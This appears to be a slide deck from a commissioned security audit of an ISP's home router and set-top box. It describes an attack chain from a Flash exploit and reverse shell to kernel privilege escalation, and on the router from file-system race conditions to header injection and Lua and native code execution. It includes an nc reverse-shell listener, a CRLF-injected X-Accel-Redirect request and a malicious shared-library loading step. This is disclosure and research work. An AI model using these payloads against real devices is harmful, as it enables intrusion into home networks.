

# Pwn@Home

## An Attack Path to jailbreaking your home router

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# Context

- Audit requested by an ISP
- Blackbox audit of home router and set-top-box
- Goal: evaluate overall security
- Every vulnerability found was fixed

# Targets

- Router
  - Internet router
  - 1 ADSL external interface
  - 4 ethernet ports
  - 2 USB ports
- Set-top-box
  - Connected to the local network
  - Media server (movies, music, pictures)
  - TV

# Different points of view

- Geek user

- Install any software, PHP for example,
- Port OpenWRT.

- Paranoid

- Search for backdoors,
- Audit remote services,
- Search for creepy government software,
- **Log any connection to your router.**

- Bad guy

- Watch TV for free,
- Pентest PayTV infrastructures,
- Break VOD DRM,
- Backdoor remote control,
- Build your private botnet.



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# Attack surface



- New firmware, new features
- Custom Internet browser, Flash player
- Shockwave Flash vulnerable to CVE-2010-3654

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# Troubles

- Practical issues
- Remote is not really precise
- Whole GUI restart when Flash crash
- Type URL addresses using a virtual keyboard



# CVE-2010-3654 exploitation

- x86 architecture
- Working exploit for Windows 7
- Can't find flash binary for this specific version on the Internet
- Arbitrary read and write
- Multiple attempts to determine registers value when crash occurs
- Visual feedback: \xeb\xfe
- *ROP payload to call mprotect() and eventually execute custom shellcode*



# Shellcode

- file:///bin/sh : 404 Shell Not Found
- Final payload:
  - ① Download static busybox
  - ② chmod and execute
  - ③ Reverse connect
  - ④ ???
  - ⑤ Profit!!!

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# Got uid 1000

```
$ nc -nvl 1337
Connection from 10.10.0.11 port 1337 [tcp/*] accepted
$ export PATH=/tmp:$PATH
$ alias id=busybox
...
$ id
uid=1000 gid=1000(stb) groups=7(gfx),1000(stb)
$ uname -soir
Linux 2.6.39.4-stb i686 GNU/Linux
$ ls -al /
total 0
drwxr-xr-x 12 0      root          141 Nov 18 20:56 .
drwxr-xr-x 12 0      root          141 Nov 18 20:56 ..
drwxr-xr-x  5 0      root          158 Nov 18 20:56 dev
drwxr-xr-x  3 0      root          180 Nov 18 20:51 etc
drwxr-xr-x  2 0      root           3 Nov 18 20:51 home
drwxr-xr-x  2 0      root          1565 Nov 18 20:56 lib
drwxrwxrwt  4 0      root           80 Nov 28 09:14 media
drwxr-xr-x  3 0      root          26 Nov 18 20:51 mnt
dr-xr-xr-x 135 0     root          0 Jan  1  2000 proc
drwxrwxrwt  3 0      root          220 Nov 29 06:13 tmp
drwxr-xr-x  5 0      root          62 Nov 18 20:51 usr
drwxr-xr-x  3 0      root          26 Nov 18 20:51 var
```

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# Environment

- Linux 2.6.39.4: no public kernel exploit
- No setuid binary
- CAP\_SYS\_RAWIO *capabilities* needed to read /dev/physmem
- No process with uid 1000 outside the chroot
- Removable file system mounted with noexec option

# Set-top-box and Android similarities



- /dev/pvrsrvkm
- PowerVR SGX: GPU core for 2D and 3D rendering
- crw-rw--- 1 0 gfx 230, 0 Nov 18 20:55 pvrsrvkm

## CVE-2011-1352: Privilege escalation in PowerVR SGX

```
if (CopyToUserWrapper(psPerProc,
                      ui32BridgeID,
                      psBridgePackageKM->pvParamOut,
                      psBridgeOut,
                      psBridgePackageKM->ui32OutBufferSize) != PVRSRV_OK) {
    goto return_fault;
}

[...]

if (CopyFromUserWrapper(psPerProc,
                       ui32BridgeID,
                       psBridgeIn,
                       psBridgePackageKM->pvParamIn,
                       psBridgePackageKM->ui32InBufferSize) != PVRSRV_OK) {
    goto return_fault;
}
```

# Levitator

- Android jailbreak by Jon Oberheide
- <http://jon.oberheide.org/files/levitator.c>
- Read and write access to a fixed address in the heap
- Size under attacker control
- Android: `dev_attr_ro` function pointers hijacking



# Dirty exploit

- Spawn hundred of process
- Use memleak to find task\_struct in the heap after the buffer
- Alteration of uid, euid, etc.
- With some luck, one (or several) process will gain 0 uid

## BIM

```
# id
uid=1000 gid=1000(stb) euid=0 groups=7(gfx),1000(stb)
# ls -al /
drwxr-xr-x  18 root      root          246 Dec  5 23:02 .
drwxr-xr-x  18 root      root          246 Dec  5 23:02 ..
drwxr-xr-x   2 root      root          703 Dec  5 23:02 bin
drwxr-xr-x   2 root      root           3 Feb 25 2010 ctmp
drwxr-xr-x  11 root      root         1744 Dec  5 23:02 dev
drwxr-xr-x  11 root      root          737 Dec  5 22:58 etc
drwxr-xr-x   2 root      root           3 Feb 25 2010 home
drwxr-xr-x   4 root      root         4126 Dec  5 23:02 lib
drwxrwxrwt   4 root      root          80 Dec  9 20:02 media
drwxrwxrwt   7 root      root         140 Dec  9 20:02 mnt
drwxr-xr-x   2 root      root           3 Feb 25 2010 opt
dr-xr-xr-x  136 root     root          0 Jan  1 2000 proc
drwxr-xr-x   3 root      root          43 Dec  5 22:58 root
drwxr-xr-x   2 root      root          617 Dec  5 23:02 sbin
drwxr-xr-x  11 root      root          0 Jan  1 2000 sys
drwxrwxrwt   2 root      root          540 Dec  9 20:45 tmp
drwxr-xr-x   8 root      root          126 Dec  5 22:57 usr
drwxr-xr-x   9 root      root          163 Dec  5 22:58 var
```



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# Port scan

```
21/tcp    open  ftpd
80/tcp    open  nginx
139/tcp   open  Samba
445/tcp   open  Samba
```



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# RPC interface (POST/JSON)

```
#!/usr/bin/env python

params = json.dumps({
    'jsonrpc': '2.0',
    'method': 'fs.copy',
    'params': [
        '/media/USB key2/',
        [
            '/media/USB Key/movie.avi',
            '/media/USB Key/music.mp3',
        ]
    ],
})
...
conn.request('POST', '/fs.cgi', params, headers)
```



# Vuln #1: filesystem read (1)

fs.Lua

```
fs.copy = function(from, to)
    local rto = get_real_path(to)
    local rfrom = get_real_path_array(from)
    if not rfrom then
        return nil, 400, "bad argument"
    end
    rto = "/media/" .. tostring(to)
    print("async copy ", rfrom[1], " (#", #rfrom, ") to ", rto)
    local success, id = pcall(rtrcopy.copy, "user", rfrom, rto)
    if not success then
        return nil, 500, id
    end
    return id
end
```

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
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## Vuln #1: filesystem read (2)

- `get_real_path_array()` calls `get_real_path()` with a list of files
- Check if files are effectively in `/media/` folder
- *Race condition:* modification of the file path between check and copy
- Several request on web interface
- Use of Samba to modify a file stored on an USB key plugged into the router
- Entire file system (chroot) readable

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
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
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
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# nginx configuration

```
location ~ \.(cgi|php|ejs)$ {  
    fastcgi_pass          unix:/tmp/fcgi;  
    fastcgi_read_timeout 30;  
    include               fastcgi_params;  
    fastcgi_param          FROM_EXT $from_ext;  
}
```

```
location ~~ /inc/ {  
    deny                  all;  
}
```

```
location /media {  
    root                  /;  
    internal;  
}
```

# CGI scripts audit


- Lua
- Bytecode and scripts (clear text)
- Official Lua interpreter integration
- Native libraries: /usr/lib/lib\*-lua.so




## Vuln #2: write access to the file system

- `fs.copy()` function
- `get_real_path(rto)` return value not checked
- File copy from an USB key to the file system (chroot)







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
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# Argh #1 (1)



Modification of Transmission configuration file:

`script-torrent-done-enabled:`

Boolean (default = false)

Run a script at torrent completion.

`script-torrent-done-filename:`

String (default = "")

Path to script.





# Argh #1 (2)

- Transmission r11412
- system() call
- /bin/sh: No such file or directory

Changes in trunk/libtransmission/torrent.c [11529:11534]

```
static void
torrentCallScript( tr_torrent * tor, char * script )
{
    ...
-    system( script );
+    execve( script, cmd, env );
```





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## Argh #2

```
/var/www/inc/apidoc.php
```

```
<div id="col_1" class="scroll">
    <% local sec = request.GET.sec or 'index' %>
    <% include('../doc/' .. sec .. ".html") %>
</div>
```

403 Forbidden

```
location ^~ /inc/ {
    deny          all;
}
```


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
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## Vuln #3: CSRF

```
local r = request.REQUEST  
...  
  
if r.redirect_after then  
    request:location(r.redirect_after)  
else  
    request:location(request.SERVER.HTTP_REFERER)  
end
```

- Browser redirected by Location header
- redirect\_after variable in JSON request
- Harmful ?

# X-Accel ?

## Synopsis

X-accel allows for internal redirection to a location determined by a header returned from a backend. This allows you to handle authentication, logging or whatever else you please in your backend and then have Nginx handle serving the contents from redirected location to the end user, thus freeing up the backend to handle other requests. This feature is commonly known as X-Sendfile.



## Vuln #3: From CSRF to Lua code execution

```
GET /?redirect_after=%0aX-Accel-Redirect:%20inc/apidoc.php
```

- X-Accel-Redirect special header recognized by nginx
- Internal request is created:
  - document\_root changes from /var/www/ to /,
  - Full URL: /var/www/inc/apidoc.php,
  - Extension: .php.
- Bypass of regular expression ^~ /inc/
- Execution of Lua script stored on USB key

```
<%
    request:write('pwn\n')
%>
```


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
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
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
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# Usage of Lua OS library

```
os.execute([command])
```

Execute an operating system shell command. This is like the C `system()` function. The system dependent status code is returned.


src/loslib.c


```
static int os_execute (lua_State *L) {
    const char *cmd = luaL_optstring(L, 1, NULL);
    int stat = system(cmd);
    if (cmd != NULL)
        return luaL_execresult(L, stat);
    else {
        lua_pushboolean(L, stat); /* true if there is a shell */
        return 1;
    }
}
```

# Lua interpreter exploitation

- Exploitation by Peter Cawley
- Lack of bytecode verification, directly loaded by the VM (5.1)
- **Must read:** <http://www.lua.org/wshop11/Cawley.pdf>
- Direct bytecode loading disabled in version 5.2







# External library loading (1)

- `package.loadlib(libname, funcname)`
- Library loaded by `dlopen()`
- Function address resolved by `dlsym()`
- Call existing function such as `memcpy()`
- Only one argument of type `lua_State *`
- Load of existing library is useless
- Some folders are writeable (`/tmp/`, `/media/USB key/`, etc.)
- But mounted with `noexec` option
- `mmap()` syscall fails (flag `PROT_EXEC`)

## External library loading (2)


- ARMv5 architecture
- XN (*eXecute Never*) bit introduced by ARMv6
- Modification of headers segment to remove executable flags
- Malicious .so on USB key
- Load of a library resulting in native code execution

```
readelf --program-headers pwn.so
```

```
Elf file type is DYN (Shared object file)
Entry point 0x55c
There are 4 program headers, starting at offset 52
```

### Program Headers:

Type	Offset	VirtAddr	PhysAddr	FileSiz	MemSiz	Flg	Align
LOAD	0x0000000	0x000000000	0x000000000	0x008cc	0x008cc	R	0x8000
LOAD	0x0008cc	0x000088cc	0x000088cc	0x00124	0x0012c	RW	0x8000
DYNAMIC	0x0008d8	0x000088d8	0x000088d8	0x000c8	0x000c8	RW	0x4
GNU_STACK	0x0000000	0x000000000	0x000000000	0x000000	0x000000	RW	0x4



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```
$ id  
uid=1000(user) gid=100(users) groups=100(users)  
$ uname -roms  
Linux 3.2.13-rtr armv5tel GNU/Linux
```



